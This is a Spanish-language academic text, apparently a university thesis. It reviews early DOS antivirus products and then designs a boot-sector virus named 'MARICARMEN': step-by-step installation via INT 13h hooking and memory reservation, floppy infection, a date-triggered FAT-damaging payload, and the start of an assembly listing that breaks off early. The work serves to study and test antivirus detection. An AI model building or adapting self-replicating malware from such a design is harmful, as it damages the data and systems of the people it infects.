cual es un disco bootable en el cual se copia una imagen de los sectores claves del disco duro, así como una de la CMOS, todo estos junto con una copia de su servicio exclusivo BOOTSAFE (para proteger el sector de arranque del disco). Si algún disco destruye su disco duro o la batería del CMOS se gasta, puede usarse este disco de emergencia para rearrancar desde el drive A: y posteriormente reinstaurar la información. CPAV protege a los archivos creando y almacenando las sumas de verificación de cada uno de ellos y alerta sobre cualquier cambio. Puede actualizar estas sumas si se le indica que algún archivo debe ser cambiado.

Nombre	Descripción
	Una vez asegurada la limpieza del sistema, el CPAV vacuna a los archivos contra infección viral. Esto implica añadir poco menos de 1K de código de protección a los archivos con extensión .EXE, .COM, .SYS y .OVL. Una vez vacunado un archivo, éste le notificará cuando experimente un cambio y puede curarse a sí mismo, volviendo a su estado original. Después de la inmunización, algunos programas retornan un mensaje de error: "Packed file is corrupt" (el archivo comprimido está corrompido) cuando se corren, por esto CPAV notifica por adelantado que algunos archivos no deben vacunarse. El CPAV es acompañado por una excelente documentación que explica las funciones de los virus presentando sus orígenes y síntomas. La versión 1.1 de CPAV añade archivos para el manejo de la memoria extendida y expandida. VSAFE y VWATCH.
Certus.	La versión 2.1 de Certus ofrece muchos niveles de seguridad, permitiendo repetir una instalación y copiarla con facilidad a otras PCs. Para los usuarios individuales que quieran un programa más básico que pueda reparar archivos, Certus vende un programa para detección y eliminación de virus llamado Novi. El detector de virus residente en memoria se carga en 3K de RAM, y puede buscar más de 300 códigos de virus individuales en memoria alta y también en RAM convencional.

Nombre	Descripción
	Durante la instalación, Certus busca infecciones, pero la cura puede ser tan mortífera como el virus si no se hizo un resguardo y un catálogo de sus programas. Certus "mata" al archivo infectado o a la sección del disco duro en la que reside el virus, a menos que ignore su advertencia o añada el archivo infectado a una lista "aprobada" de programas. El Novi elimina los virus y repara los archivos infectados, algo más semejante a la microcirugía que a la amputación. Certus le da a una PC una armadura de software tan gruesa tal que los usuarios no pueden borrar los archivos o formatear los discos duros por accidente. Mediante el uso de contraseñas un administrador de sistemas puede asignarle un nivel de acceso distinto a la PC de cada usuario. En el nivel de más restricción, Certus no correrá software nuevo o que se haya modificado. El programa mantiene un registro de actividad y una lista de auditoría de las escrituras a disco que puedan ser útiles para evaluar el uso del software. El programa le sigue la pista a las actividades sospechosas y hace un diagnóstico de los problemas de disco duro. Certus también lo protege contra accidentes y fechorías, tales como las baterías de CMOS gastadas y los novatos que entran en un directorio de servicios y prueban herramientas con las que no están familiarizados. El procedimiento de instalación crea un disco de emergencia que es bootable y que en caso de un ataque viral debe arrancarse el sistema con este disco en el drive A:, con lo que se reinstaura la configuración de CMOS, la tabla de partición y los archivos de configuración del disco duro.

Nombre	Descripción
Mace Vaccine.	Mace Vaccine no reconoce a ningún virus por su nombre. Una vez que se instala, detecta si un virus o un seudo virus ha infectado un programa y cambiado su tamaño. También protege los sectores críticos, los archivos de sistema, COMMAND.COM y los intentos de escritura que no se realicen a través del DOS. El programa tiene dos componentes: Survey (Explorador) y Vaccine (Vacuna). Vaccine es un TSRde 6K que trabaja en tres niveles. Para trabajar en el tercer nivel necesita al Survey, que crea un archivo maestro realizando el cálculo de una suma de verificación CRC de todos los archivos ejecutables en el disco seleccionado, basado en su tamaño. Luego Mace Vaccine examinará la caracterización de cada programa antes de ejecutarlo. Si hay un cambio en el programa lo notificará. Mace Vaccine no es una vacuna, sino más bien un archivo de comparación, teniendo un potencial genérico de supervisión.
The Norton AntiVirus.	El Norton AntiVirus, está cargado de opciones para detectar, identificar y reparar los daños que resultan de la actividad de un virus. Uno de sus puntos fuertes es su habilidad para añadir campos de definición a su base de datos sobre virus. El Norton AntiVirus, versión 2, tiene dos componentes interactivos: el Interceptor de Virus, (Virus Intercept) que es un TSR, y la Clínica de Virus (Virus Clinic). Cuando se configuran el TSR y el módulo de detección para máxima protección, se paga el precio en el costo de memoria: dado a los distintos niveles de protección, es posible que se dedique tan solo 1K de RAM a la supervisión de los virus en un primer nivel, 15K en un segundo y 32K para el nivel máximo.

Nombre	Descripción
	El Norton AntiVirus usa el método llamado "suma de verificación inteligente". Cuando se carga el TSR automáticamente en el arranque, presenta una caja de alerta, con sirena, cuando entra en contacto con un archivo ejecutable no protegido. de sistema, manejador o de protección. En este caso presenta tres opciones: seguir con el acceso al archivo, vacunar el archivo o detener el acceso. Cuando se vacuna un archivo, se crea un archivo de prueba oculto de 77 bytes. También se activa la alarma cuando se detecta un archivo infectado o potencialmente infectado. Si la infección es por una variedad conocida de virus se nombra al mismo, en caso contrario se marca como desconocido y se da opción de seguir o cancelar el acceso. Después de la detección, llama a la Clínica de Virus para efectuar una revisión completa, con el fin de reparar o eliminar cualquier archivo infectado. Una vez que se hayan creado los archivos de suma de verifiación inteligente para todos los programas, se puede desactivar la opción de suma de verificación automática.
Vaccine.	Ataca a los virus con servicios que, por separado, revisan, supervisan, analizan las imágenes de los discos, imponen restricciones de escritura a los discos y protegerán los valores del CMOS. La operación del programa se maneja desde la línea de comando o desde archivos de comandos a los que se les añade parámetros de opción.

Nombre	Descripción
	Tres servicios forman la primera línea de defensa: el supervisor TSR Vacuna (Vaccine), el detector de virus Examen (physical), y el creador de archivos de suams de verificación Verificador (check-up). El TSR Vacuna vigila las interrupciones de DOS y advierte sobre actividad de un virus en el curso de todas las peticiones de interrupción de lectura o escritura. Una parte esencial del potencial de supervisión de Vaccine, es el archivo ASCII editable de programas autorizados (APF), un listado de todos los programas seguros, que se lee hacia la memoria cuando se llama el TSR. El servicio de detección, Examen, es más agresivo en cuanto a la protección de los archivos ejecutables y brinda mas información sobre la naturaleza de la actividad del virus. Refiriéndose a una lista de virus conocidos, puede nombrar al virus sospechoso y eliminar los archivos infectados. El análisis de los cambios del sistema lo hace el servicio Verificador. Esta registra las sumas de verificación codificadas para todos los archivos de programas esenciales o cualquier archivo que se defina por parámetros y mantiene un registro de los archivos alterados o borrados. El servicio Rayos X (xray) ofrece respaldo y restauración del contenido del CMOS, y el servicio Refugio (shelter) impide todos los intentos de escritura hacia cualquier disco al que se pueda tener acceso.

Nombre	Descripción
Viruscan	Es un programa que se activa desde la línea de comando y no cuenta con menús o pantallas de programa. El programa se orienta hacia los usuarios corporativos de Administración de Sistemas de Información- Viruscan es un grupo de tres programas: VSHIELD, Viruscan y Clean-Up, que detectan, eliminan y previenen el ataque de 781 virus. El VSHIELD, que reside en memoria, previene las infecciones buscando las "firmas" de los virus en la memoria, el sector de arranque, la tabla de particiones y los archivos. También puede correr una verificación de CRC y evitar que el sistema utilice un archivo que no se haya reconocido. El programa utiliza un total de 34K de RAM.
Virus Secure for Windows	Este paquete puede verificar los discos flexibles y ocasionalmente los discos duros. Su estratégia para la prevención y eliminación de virus es conservadora, el método primario para eliminar un virus es eliminar el archivo infectado para evitar la propagación del daño, presentando también una opción para restaurar los sectores de arranque dañados. El programa usa un archivo de control para supervisar el tamaño, atributo, hora y fecha de creación de los archivos en el disco duro y los discos flexibles. Un detector de virus verifica la existencia de "firmas" que indican la presencia de un virus. El programa realiza revisiones parciales o totales y comparaciones con archivos de control por disco lógico, directorios o por archivo. También verifica la memoria convencional, pero sólo cuando Windows corre en modo real. Virus Secure actualiza automáticamente su registro de control y mantiene una lista de archivos excluídos.

4

DESARROLLO DE UN NUEVO VIRUS

Los motivos por los que un programador decide crear un virus informático se describen en la sección 1.3.1.

En este caso en particular, el principal motivo es el de probar a los sistemas de protección, a fin de evaluar su capacidad en detectar y contener ataques de virus no clasificados.

Para fines de ser más preciso en la evaluación de los sistemas de detección, se diseña una estructura con todos los módulos de un virus, con los cuales se hacen combinaciones para obtener cuatro virus, uno de cada tipo. El virus listado en la sección 4.3, es el virus de tipo "Portador" (efectúa el proceso de infección, pero no ocasiona ningún daño).

El desarrollo del virus se basa por completo en los aspectos teóricos explicados en el capítulo 2, y la filosofía de programación se basa en los conceptos presentados en el capítulo 1.

4.1 Introducción.

El punto inicial para el desarrollo de un nuevo virus es el de seleccionar que tipo de virus se quiere crear, es decir, que características tendrá.

Recordando los distintos tipos de virus, considere lo siguiente:

"Benignos"	-No se reproducen y no ocasionan daños.
"Caballo de Troya"	-No se reproducen pero ocasionan daño.
"Portadores"	-Se reproducen pero no ocasionan daño.
"Virulentos"	-Se reproducen y además ocasionan algún daño.

Recordando que un virus se compone de módulos, tales como:

- módulo de instalación
- módulo de reproducción
- módulo de daño

entonces podemos desarrollar rutinas específicas para cada módulo de un virus, y combinándolas, se puede tener un virus de cada tipo con la misma base estructural.

Por ejemplo, un virus constituído por un módulo de instalación y que efectúe cada cierto tiempo una rutina vistosa en la pantalla puede considerarse un virus benigno, ya que no contiene el módulo de reproducción o el de daño. Si a este virus se le agrega el módulo de daño, entonces será del tipo "Caballo de Troya", pero si en cambio se le agrega el módulo de reproducción, entonces será del tipo "Portador". Si se le agregan ambos módulos será del peor tipo: "Virulento".

Así, se decide desarrollar un virus con las siguientes características de base estructural:

- Infección del sector de carga de los discos.
- Se establezca como residente en memoria.
- Intercepte la interrupción 13h (acceso al manejo de los drives por el BIOS).

Con estas características de base, se analiza la función de cada uno de los módulos:

Módulo de instalación.

Este es el módulo más complicado a desarrollar. Tomada la decisión de infectar al sector de carga, el principal punto a cuidar es el hecho de evitar ser detectado.

Sobreescribir completamente al virus en el sector cero es la manera más sencilla de efectuar la infección, pero no es la mejor.

Su detección por un paquete antivirus se puede evitar con relativa facilidad, dado que ellos se basan en el reconocimiento de firmas y dado que no cuentan con la firma del nuevo virus, entonces, seguramente, no lo

reconocerían. Pero algunos paquetes como el Norton Disk Doctor reconocerían que el sector cero esta modificado y podrían repararlo, con lo que borraría al virus.

Para evitar esto, se decide sobreescribir solamente parte del virus en el sector de carga: 24 bytes que forman una rutina destinada a copiar al virus -que se encuentra en el sector 11 del disco- en la parte alta de la memoria, transfiriéndole el control del procesador para que éste continúe con el proceso de instalación. Los 24 bytes que se reemplacen se almacenarán en un área específica junto con el resto del virus en un sector del Root Directory (sector 11).

Una vez transferido el control a la parte del virus cargada en la memoria alta, ésta ejecuta la intercepción de la interrupción, transfiriendo el vector de la interrupción 13h a la dirección de la interrupción 6Dh y después estableciendo la dirección de la parte activa del virus en lugar del vector 13h. Esto provoca que cada vez que sea utilizada la interrupción 13h, se ejecute primero el código del programa virus.

Para evitar que el virus sea borrado o sobrescrito por algún otro programa, se protege restando 2 Kb de la parte alta de la memoria, dejando el límite direccionable de 9F80:0000h para los demás programas.

Por último, restablece los 24 bytes del sector de carga original y le transfiere el control, con lo que se carga el sistema operativo de manera normal, pero el virus ya se ha establecido en la RAM.

Módulo de infección.

La reproducción es la característica más peculiar de los virus informáticos. Para el virus desarrollado el proceso de infección es el siguiente:

- Lee el sector de carga al área de trabajo.
- Cada vez que se pide un acceso a un disco en la unidad A, se verifica si el disco ya esta infectado. De estarlo ejecuta la interrupción 13h (6Dh), de manera normal. Si el disco no está infectado continúa con el proceso de infección.
- Guarda los primeros 24 bytes del programa de carga en un área específica de datos, dentro del virus.

- Remplaza los primeros 24 bytes del virus por los del programa de carga original.
- Copia el virus en el sector 11 del disco.
- Copia el programa de carga modificado al sector cero del disco.

Este módulo alentará los procesos de escritura y lectura del drive A, por lo que algunos usuarios experimentados podrán sospechar la existencia del virus, pero en términos generales, la mayoría no se percatará del retardo.

Módulo de daño.

El módulo de daño es el módulo más sencillo de crear, ya que se cuenta con muchos recursos, dentro del computador, para borrar o alterar información. Para el virus que se desarrolla se decide afectar solamente a los discos flexibles de 5 1/4 pulgadas.

El daño que se les ocasiona es, cada vez que se accese a un disco en la unidad A, siendo día seis de cualquier mes, entre las 20:00 y 21:00 hrs, se le marcarán los 200 primeros clusters del disco como dañados.

Si algún archivo ocupaba uno o varios de estos cluster, no se podrá accesar a él, aunque el cluster esté en buen estado físico.

Para entender como efectúa este proceso el programa, baste recordar que en la FAT se lleva el control del espacio disponible en el disco, por lo tanto, solamente se lee el primer sector de la FAT en un área de trabajo, marcando los primeros 200 clusters con el código 'FF0', para que los reconozca como dañados y, posteriormente sobrescribir la FAT original con la que fue alterada en el área de trabajo.

Este proceso puede efectuarse muy rápido, por lo que el retardo en la interrupción no es muy "palpable", así que los usuarios no se darán cuenta de la infección de su computador.

El desarrollo conceptual detallado de cada rutina del virus se describe en la siguiente sección.

4.2 Desarrollo en módulos.

En la sección 4.1. se explica la concepción de los módulos del virus desde el punto de vista teórico, en base a lo estudiado en los capítulos 1 y 2.
En la presente sección, se explicará el desarrollo de los módulos en base a aspectos técnicos, detallando su funcionamiento real.

Módulo de instalación.

Todo disco que esté formateado contiene un programa de carga en el sector cero. Este programa de carga es el encargado de ejecutar al sistema operativo si el disco es botable, si no lo es, envía un mensaje indicando retirar el disco y remplazarlo por uno botable. El sector cero del disco se carga en la dirección 0000:7C00h en la RAM, al prenderse la computadora.

El primer byte del sector de carga es una instrucción de salto (JMP) y el segundo byte es el número de bytes que debe saltar para transferir el control al programa de carga. Es en la dirección donde comienza el programa de carga en donde se deben escribir los 24 primeros bytes del virus. Para obtener esta dirección, basta con sumar 2 al segundo byte del sector de carga.

Los 24 bytes del virus que reemplazan a los del programa de carga original transfieren una copia del sector 11 del disco a la parte alta de la memoria, en la dirección 9FA0:0000h.

Esta dirección se escogió por la siguiente razón: el espacio físico direccionable para una memoria base de 640 Kb va desde 0000:0000h hasta A000:0000h. Para proteger al virus en memoria se debe instalar en la parte alta de la misma y reducir el espacio direccionable en RAM.

El espacio direccionable se reduce restándole 2Kb a la memoria disponible, con lo que la dirección más alta a la que puede accesar el sistema operativo y los demás programas es la dirección 9F80:0000h (fig. 4-1).




FIGURA 4-1. Mapa de memoria usado después de restar 2Kb a la memoria disponible en RAM.

De esta manera el espacio comprendido entre las direcciones 9F80:0000h y A000:000h no se afectará durante la seción de trabajo, por lo que este espacio se emplea de la siguiente manera:

- Guardar al virus en la dirección 9FA0:0000h a 9FC0:0000h (512 bytes).
- Mantener un área de trabajo en el espacio comprendido entre las direcciones 9FC0:0000h y 9FE0:0000h (512 bytes).

Esto se representa en la fig 4-2.




FIGURA 4-2. Mapa de memoria usado después de instalarse el virus

Una vez cargado el virus en la dirección 9FA0:0000h, se transfiere el control del procesador a esa dirección. El programa en RAM empieza con un salto- de 48 bytes- a la rutina de instalación, dado que los bytes 3 a 26 es un área de datos en donde se guardan los 24 bytes del programa de carga original y los siguientes 24 bytes es el código que se remplaza por los primeros 24 bytes del programa de carga de los discos a infectar.

La instalación continúa restableciendo los 24 bytes originales del programa de carga que se encuentra en la dirección 0000:7C00h en la RAM, calculando primero el comienzo del programa sumando 7C02h al valor del byte en la dirección 0000:7C01h. La transferencia se efectúa empleando la instrucción MOVSB, la cual mueve un byte de la dirección DS:SI a la dirección ES:DI. Estableciendo el valor de CX para 24 bytes se emplea la instrucción REPZ que repite la operación MOVSB 24 veces, dado que cada vez que un byte es

transferido, el registro CX es decrementado y los registros SI y DI son incrementados.

Una vez restablecido el programa de carga, se continúa con la intercepción de la interrupción 13h. Los vectores de interrupción se establecen a partir de la dirección 0000:0000h empleando 4 bytes por vector. Así, la interrupción 13h (19 decimal) tiene su vector en la dirección:

$$19 \times 4 = 76 = 4Ch$$

entonces se sabe que la parte baja de la dirección está en 0000:004Ch y la parte alta de la misma en 0000:004Eh, por lo que se leen tales direcciones y se transfiere el contenido en la dirección del vector de interrupción 6Dh (decimal 109). La dirección del vector de la interrupción 6Dh se encuentra de la misma manera:

$$109 \times 4 = 436 = 1B4h$$

así que se transfiere el valor de la palabra en 0000:004Ch a la dirección 0000:01B4h y el valor de la palabra en 0000:004Eh a 0000:01B6h. Esto equivale a direccionar ambas interrupciones (13h y 6Dh) a las rutinas del BIOS para manejo de drives (fig 4-3).




FIGURA 4-3. REORIENTACION DEL VECTOR 6Dh PARA QUE APUNTE HACIA LA RUTINA 13h DEL BIOS.

Ahora se cambia el valor de la dirección en 0000:004Ch (vector 13h), por la dirección de la parte activa del virus, en la parte alta de la memoria (dirección 9FA0:007Ch), de tal manera que la interrupción 13h apunta al virus (fig. 4-5).




FIGURA 4-4. REORIENTACION DEL VECTOR 13h PARA QUE APUNTE HACIA LA RUTINA ACTIVA DEL VIRUS.

Por último se protege al virus en memoria para terminar con su instalación. Como se menciona anteriormente, debe de restársele 2 Kb a la memoria disponible en RAM.

En el espacio entre las direcciones 0000:0400h y 0000:0600h se localiza el área de datos del BIOS (fig. 4-1), y dentro de ésta, en la dirección 0000:0413h se registra la cantidad de memoria disponible en Kb, por lo que basta restarle 2 Kb al valor contenido en esta dirección para que la dirección máxima disponible para el DOS y demás programas sea 9F80:0000h, no pudiendo utilizar el espacio que está después de esta dirección.

Una vez concluido todo esto se transfiere el control a la dirección 0000:7C00h que es en donde se carga de manera normal al sistema operativo, pero el virus ya quedó instalado en la memoria.

El diagrama de flujo para este módulo se presenta a continuación, en la figura 4-5.




FIGURA 4-5
DIAGRAMA DE FLUJO DEL MÓDULO DE INSTALACION

Módulo activo.

La interrupción 13h (que es interceptada por el virus), emplea servicios importantes para la lectura y escritura de los discos. Esta interrupción es utilizada por muchos programas, incluyendo instrucciones del sistema operativo como DIR, COPY, DEL.

Debido a esto, cada vez que se utilice esta interrupción el virus tiene oportunidad de checar si se quiere efectuar un intento de lectura o escritura a un disco, esto tan sólo con comparar el valor del registro AH:

AH = 02h - lectura.
AH = 03h - escritura.

EL valor del registro DL indica a que drive se quiere accesar siendo 0 para el drive A, 1 para el drive B y 80h para el disco duro.
Si el virus comprueba que no es un intento de lectura o escritura o que no se quiere accesar al drive A, ejecuta la interrupción 13h (6Dh) de manera normal.
En caso contrario, el virus utiliza la interrupción 1Ah función 04h para obtener la fecha del sistema. Al ejecutarse la interrupción, el día de la fecha se pone en el registro DL, por lo que se compara con el valor 06h para saber si es el sexto día del mes. Si no es el sexto día del mes, entonces llama al módulo de infección.
Si es el sexto día del mes, utiliza nuevamente la interrupción 1Ah pero en esta ocasión con la función 02h para obtener la hora del sistema. La hora se establece en el registro CH, por lo que se compara con el valor 20h para saber si es una hora entre las 20:00 y 21:00 hrs. Si no se cumple esto se llama al módulo de infección, pero si se cumple estar trabajando el día 6 del mes, entre las 8 y 9 de la noche entonces se llama al módulo de daño.
El diagrama de flujo para este módulo se presenta en la figura 4-6.

Módulo de daño.

En este virus, el daño explicado en la sección 4.1, de marcar 200 cluster como dañados es sustituido por una rutina que presenta un remolino de caracteres en la pantalla. El cambio del efecto de este módulo es para evitar que se experimente con rutinas destructivas.
El efecto de remolino es muy simple, configurándose esta rutina para monitores a color, en donde se define un área en la parte central del monitor con cuyos caracteres se mueven para dar un efecto de remolino, como si el monitor se "tragara" las letras en la parte central de la pantalla.




FIGURA 4-6. DIAGRAMA DE FLUJO PARA EL MODULO ACTIVO.

Lo primero que se establece es el valor inicial de los contadores de caracteres a mover - registro DX, repetición del efecto - registro CX, y la dirección del buffer de video que, para los monitores a color, es la dirección B800:0000h. Cada palabra (doble byte), en esta dirección corresponden al caracter y atributo de color desplegado, por lo que el centro de la pantalla se establece en la dirección 1998 decimal, como se muestra en la figura 4-7.




FIGURA 4-7. DIRECCIONES DEL BUFFER DE VIDEO PARA UN MONITOR A COLOR (80 CARACTERES X 25 LINEAS).

A partir de este punto se comienza por mover el caracter ubicado a la izquierda al punto central. Después se mueve el caracter inferior al caracter movido a la posición del caracter que se movió, después se mueven los caracteres hacia la derecha y por último hacia abajo. Esto puede entenderse mejor, observando la figura 4-8, considerando el cuadro marcado con una X como punto central.




FIGURA 4-8. MOVIMIENTO DE CARACTERES PARA EL EFECTO DE PANTALLA EFECTUADO POR EL VIRUS.

Como puede apreciarse, cada vez que se efectúe un movimiento de caracteres hacia la izquierda o hacia la derecha se debe incrementar el contador de caracteres a mover (DX) y cuando se efectúe un movimiento total de caracteres se incrementa el contador de repeticiones (CX). Una vez que se efectúe el movimiento de 24 caracteres (máximo vertical), se ejecuta una rutina de retardo, ya que este proceso es tan rápido que de no emplearse este retardo, no se observaría nada en la pantalla.

El efecto termina hasta que el caracter más lejano (en secuencia espiral) al punto central desaparezca y una vez que esto pase, se ejecuta la interrupción 13h (6Dh) de manera normal.

Módulo de Infección.

En el desarrollo de este virus no se agrega una rutina para infección de disco duro, para evitar problemas de propagación masiva, en caso de utilizarse el programa. Una rutina de infección del disco duro puede ser desarrollada de manera muy similar a la de un disco flexible.

La infección o reproducción consiste simplemente en copiar al virus al sector 11 de un disco "sano" y modificar su sector de carga cambiando 24 bytes del programa de carga original por el inicio del código virus.

Para esto, primero se lee el sector de carga del disco "sano" en el área de trabajo en la dirección física 9FC00h. Una vez esto, el virus comprueba si no estaba infectado previamente, comparando los 24 bytes del código de carga con los 24 primeros bytes del código virus. Si el disco ya está contagiado, retorna al módulo activo y ejecuta la rutina de interrupción 13h (6Dh) de manera normal.

Si el disco no está contagiado, entonces sustituye los primeros 24 bytes del programa de carga original por los primeros 24 bytes del código viral y escribe este sector ya modificado en el sector cero, transladando además el virus, que está en la parte alta de la memoria, en el sector 11 del disco (fig 4-9).




FIGURA 4-9. INFECCION DE UN DISCO FLEXIBLE

De esta manera, ahora el disco está infectado por el virus y es capaz de efectuar todas las funciones aquí descritas y de propagarse a otras computadoras.

El diagrama de flujo para este módulo se presenta en la figura 4-10.




FIGURA 4-10.
DIAGRAMA DE FLUJO PARA EL MODULO DE INFECCION.

4.3 Listado del programa.

El listado presentado a continuación no es el del virus propiamente, sino de un programa que al ejecutarse produce un disco contaminado con el virus. El listado del virus se encuentra dentro de este programa, el cual empieza con la etiqueta "VIRUS", y termina con la instrucción anterior a la etiqueta "S".

```
                    UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
                              E.N.E.P.  ARAGON

                              VIRUS "MARICARMEN"


CODSEG      SEGMENT
            ASSUME  CS:CODSEG, DS:CODSEG
            ORG   100h
INICIO:     JMP         INSTALA                 ;SALTA A LA RUTINA DE INSTALACION
;*****************************************************************************;
SECTOR      DB          512 DUP (?)             ;AREA DE TRABAJO PARA LEER Y
                                                ;CAMBIAR EL SECTOR 0 DEL DISCO

;*****************************************************************************
;     RUTINA DE CONTAMINACION AL DISCO A
;
; ESTA RUTINA LEE EL SECTOR CERO DE EL DISCO SANO Y LO GUARDA EN
; EL AREA DE TRABAJO "SECTOR"
;*****************************************************************************
INSTALA:    MOV         AX,CS                   ;SEGMENTO EN AX
            MOV         DS,AX                   ;DS PUNTO DE DATOS
            MOV         ES,AX                   ;ES = CS
            XOR         AX,AX                   ;DRIVE A
            MOV         CX,1                    ;LEER 1 SECTOR
            MOV         DX,0                    ;SECTOR DE CARGA (SECTOR 0)
            LEA         BX,SECTOR               ;DESPLAZAMIENTO DE BUFFER
            INT         25h                     ;LEER EL SECTOR
            POPF                                ;DESCARTAR LAS BANDERAS DEL STACK
            JMP         S                       ;SALTA A LA RUTINA DE INSTALACION

;*****************************************************
;     CODIGO VIRUS
;*****************************************************
VIRUS:      JMP         INSTALA_VIRUS           ;SALTA EL AREA DE DATOS
CAMBIO      DB          24 DUP (?)              ;AREA DONDE SE GUARDAN LOS PRIMERO 24 BITS DEL
